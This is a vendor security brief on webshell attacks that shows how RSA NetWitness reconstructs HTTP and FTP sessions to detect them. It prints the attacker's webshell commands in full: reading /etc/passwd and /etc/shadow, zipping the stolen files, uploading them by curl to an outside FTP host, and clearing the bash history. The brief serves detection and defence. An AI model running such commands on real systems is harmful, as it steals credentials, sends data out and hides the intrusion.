

# SEE EVERYTHING, FEAR NOTHING

## Threat Solution Series

## REMOTE ACCESS: WEBSHELLS



### WHAT IS A WEBSHELL?

A WebShell is a piece of code or a script running on a server that enables remote administration. While often used for legitimate administration purposes, it is also a favorite tactic used by malicious actors in order to gain remote control of internet-facing web servers. Once interaction with a WebShell is established, an attacker is free to act on any number of objectives such as service disruption, increasing foothold, and data exfiltration.

### A Typical Attack Scenario

A common method of execution for this attack leverages vulnerabilities in a website (e.g. SQL Injection, Remote File Inclusion) to remotely generate or install a file that will act as a WebShell. Once the WebShell is successfully installed, the remote attacker may then craft an HTTP POST request directly to the WebShell with embedded commands that will be executed as if the attacker had local (shell) access to the web server.




Figure 1 – Typical WebShell Attack Sequence

## Detection and Response

Attackers who successfully use WebShells take advantage of the fact that many organizations do not have complete visibility into HTTP sessions. Traditional tools rely on signatures and are easily left blind by intentional obfuscation of payloads and commands. In order to effectively respond to WebShell attacks, defenders must maximize visibility into each stage of the attack lifecycle. The following chart contrasts the **visibility** by attack stage into an attacker's tools, tactics, and procedures (TTPs) provided by traditional tools with RSA NetWitness® Logs and Packets:

	<b><u>Delivery</u></b>	<b><u>Exploit/Installation</u></b>	<b><u>C2</u></b>	<b><u>Action</u></b>
	SQL Injection RFI Other Web Exploit	Creation/installation of WebShell script on web server	Obfuscated commands via HTTP POST	Data Exfiltration Lateral Movement Disruption
AV/FW/IDS/IPS:	Yellow	Yellow	Red	Red
Traditional SIEM:	Yellow	Red	Red	Yellow
<b>RSA NetWitness Logs and Packets:</b>	Green	Green	Green	Green

<b>No visibility</b>	<b>Partial Visibility/Signature</b>	<b>Full Visibility</b>
----------------------	-------------------------------------	------------------------

Without being able to reconstruct the entire HTTP session (request and response), traditional toolsets do not allow an investigator to see into enough of the attack lifecycle to understand the initial attack vector (Delivery, Exploit/Installation), what an attacker is doing (C2), and what the impact to the business is (Action). For example, a traditional logs-only SIEM has no way to alert on suspicious HTTP sessions of this nature unless a downstream signature-based tool such as an IDS/IPS or web proxy has seen the exact attack before. Furthermore, HTTP sessions cannot be reconstructed with log data alone, meaning a complete lack of visibility into C2 commands, data exfiltration, and initial entry vector.

## WEBSHELL VISIBILITY WITH RSA NETWITNESS PACKETS

Detecting possible WebShell activity involves understanding what an HTTP session with an embedded command typically looks like. There are a few notable features often seen with this attack:

- Request sent directly to a web server with the HTTP POST method to send data without populating commands in the URL string: This method ensures typical web access logs do not include the command (vs. HTTP GET which would include the commands within the URL)
- No HTTP GET will have been seen before the POST (Normal human-based web traffic would have seen a GET before a POST is issued)
- (Usually) No Referrer header since the request is sent directly to the server and is not a result of click-through browsing
- Posted data includes obfuscated shell commands to be executed by the WebShell

By reconstructing the entire HTTP session upon capture and immediately generating and extracting rich metadata, RSA NetWitness Logs and Packets makes it simple to alert on the features indicative of a WebShell:




Figure 1 – RSA NetWitness Logs and Packets Alert

Once suspicious sessions are tagged, the analyst can open up the actual HTTP session(s) for deeper inspection and quickly see all sessions exhibiting WebShell behavior:

Event Time	Event Type	Asset Criticality	Network Protocol	Source IP	Destination IP	TCP Destination	Hostname Aliases	Filename	HTTP Method
2015-05-21T12:35:41	Network		HTTP	169.122.8.212	192.168.1.55	80		default.php	post
2015-05-21T12:35:41	Network		HTTP	169.122.8.212	192.168.1.55	80		default.php	post

Figure 2 – WebShell Sessions Detail

By clicking on each session, the analyst can dig deeper and reconstruct the raw contents:

### Event Reconstruction

service	id	type	source	destination	service	first packet time
TEST Concentrator	530607	Network Session	169.122.8.212 : 52558	192.168.1.55 : 80	80	2015-05-21T12:35:41.894

#### Request

```
POST /dvwa/default.php HTTP/1.1
Host: 192.168.1.150
Connection: keep-alive
Content-Length: 147
Cache-Control: no-cache
Origin: chrome-extension://fdmmgilgnpjigdojojpjoooidkmcomcm
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.115 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarypomwD6PvCbQAt81c
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-CA,en;q=0.8,en-US;q=0.6
Cookie: security=low; PHPSESSID=jje12jlc9vccj8gdqo9kuo2aq6

-----WebKitFormBoundarypomwD6PvCbQAt81c
Content-Disposition: form-data; name="q"

cat /etc/passwd
-----WebKitFormBoundarypomwD6PvCbQAt81c--
```

#### Response

```
HTTP/1.1 200 OK
Date: Mon, 04 May 2015 16:38:20 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.36-0+deb7u3
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 913
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
```

Rendered 13 packets

Figure 3 – Reconstruction of Raw HTTP WebShell Session

The first session shows an HTTP POST request to default.php setting the variable "q" to a value of "cat /etc/passwd." The subsequent response from the HTTP server has returned the results of the command that was executed on the local system to the attacker's browser, displaying the raw contents of /etc/passwd – the list of users on the system! By iterating through and viewing each of the sessions, the analyst quickly discovers the entire command sequence sent to the WebShell by the attacker:

## Event Reconstruction

service	id	type	source	destination	service	first packet time
TEST Concentrator	530608	Network Session	169.122.8.212 : 52562	192.168.1.55 : 80	80	2015-05-21T12:35:41.894

Request & Response  Side By Side  View Text  Actions  Open Event in New Tab

**Request**

```
POST /dvwa/default.php HTTP/1.1
Host: 192.168.1.150
Connection: keep-alive
Content-Length: 354
Cache-Control: no-cache
Origin: chrome-extension://fdmngilgnpjigdojjojpjooidkmcmm
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.115
Safari/537.36
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundary9xAmoV08We4vBZap
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-CA,en;q=0.8,en-US;q=0.6
Cookie: security=low; PHPSESSID=jje12jlc9vccj8gdqo9kuo2aq6

-----WebKitFormBoundary9xAmoV08We4vBZap
Content-Disposition: form-data; name="q"

cat /etc/shadow > shadow.txt; sudo zip --password Password!1
loot.zip shadow.txt loot.txt; rm shadow.txt; rm loot.txt; curl -
T loot.zip ftp://169.122.8.212 --user chuck:norris; rm loot.zip;
cat /dev/null > ~/.bash.history;
-----WebKitFormBoundary9xAmoV08We4vBZap--
```

**Response**

```
HTTP/1.1 200 OK
Date: Mon, 04 May 2015 16:38:33 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.36-0+deb7u3
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 20
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

Rendered 9 packets

Figure 4 – Reconstruction of Raw HTTP WebShell Session Showing Command Sequence

This quick reconstruction shows the following commands executed in sequence:

```
cat /etc/shadow > shadow.txt

sudo zip --password Password!1 loot.zip shadow.txt loot.txt

rm shadow.txt

rm passwd.txt

curl -T loot.zip ftp://169.122.8.212 -user chuck:Norris

rm loot.zip

cat /dev/null > ~/.bash_history
```

Full session visibility has shown the analyst that the attacker copied the contents of etc/shadow (encrypted passwords for all local users of the system) along with another text file into an encrypted archive (loot.zip), proceeded to upload the small file to a host listening on 169.122.8.212 over port 80, and finally attempted to cover their tracks by removing all files and clearing the command history. A brute force attack could be used to extract credentials that could then be used to continue the attack, gaining a stronger foothold in the environment through lateral movement.

Continuing the investigation, the analyst can re-focus on the external drop zone at 169.122.8.212. A quick query into RSA NetWitness Logs and Packets reveals the FTP session where the analyst saw evidence of in the WebShell commands. RSA NetWitness Logs and Packets detects this as an FTP session regardless of any special ports used by an attacker to help evade detection:

Event Time	Event Type	Asset Criticality	Network Protocol	Source IP	Destination IP Ad	TCP Destination Port	Hostname Aliases	Filename
2015-05-21T12:35:42	Network		FTP	192.168.1.55	169.122.8.212	21		loot.zip
2015-05-21T12:35:42	Network		OTHER	192.168.1.55	169.122.8.212	25554		shadow.txt

Figure 5 – Refocusing Investigation on Drop Zone

Drilling in further, the analyst can now confirm the data exfiltration by extracting the actual archive and decrypting it with the password that was learned earlier on in the investigation, gaining insight into the potential impact to the business:

### Event Reconstruction

service	id	type	source	destination	service	first packet time
TEST Concentrator	530609	Network Session	192.168.1.55 : 33142	169.122.8.212 : 21	21	2015-05-21T12:35:42.120

Request	Response
	220 (vsFTPD 2.3.5)
USER chuck	331 Please specify the password.
PASS norris	230 Login successful.
PWD	257 "/home/chuck"
EPSV	229 Entering Extended Passive Mode (   25554 ).
TYPE I	200 Switching to Binary mode.

Rendered 25 packets

Figure 6 – Reconstructed FTP Session between Victim Server and Drop Zone




Figure 7 – File Extraction of loot.zip from FTP Session

Finally, the analyst can rewind the tape in order to try to understand how the WebShell was installed in the first place. By looking at all traffic originating from the attacker's IP address **prior** to the detected WebShell activity, the analyst can reconstruct and see the initial SQL injection attack that resulted in the upload of the shell to the web server:




Figure 8 – HTTP Sessions Originating from the Attacker IP Address Prior to the Alert

Opening up the session reveals SQL commands within the querystring within the HTTP get session that resulted in data (the WebShell) being copied to the web server:




Figure 9 – SQL Injection/WebShell Upload in Querystring

The analyst now has all the details they need to understand the incident, the potential impact to the business, and the root cause for tightening up defenses in the future.

## REFERENCES

Web Shells, Backdoor Trojans and RATs: <http://www.akamai.com/di/akamai/akamai-security-advisory-web-shells.pdf>

SQL Injection Vulnerability: [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

Remote File Inclusion: [http://en.wikipedia.org/wiki/File\\_inclusion\\_vulnerability#Remote\\_File\\_Inclusion](http://en.wikipedia.org/wiki/File_inclusion_vulnerability#Remote_File_Inclusion)

Cyber Kill Chain: <http://www.lockheedmartin.ca/us/what-we-do/information-technology/cyber-security/cyber-kill-chain.html>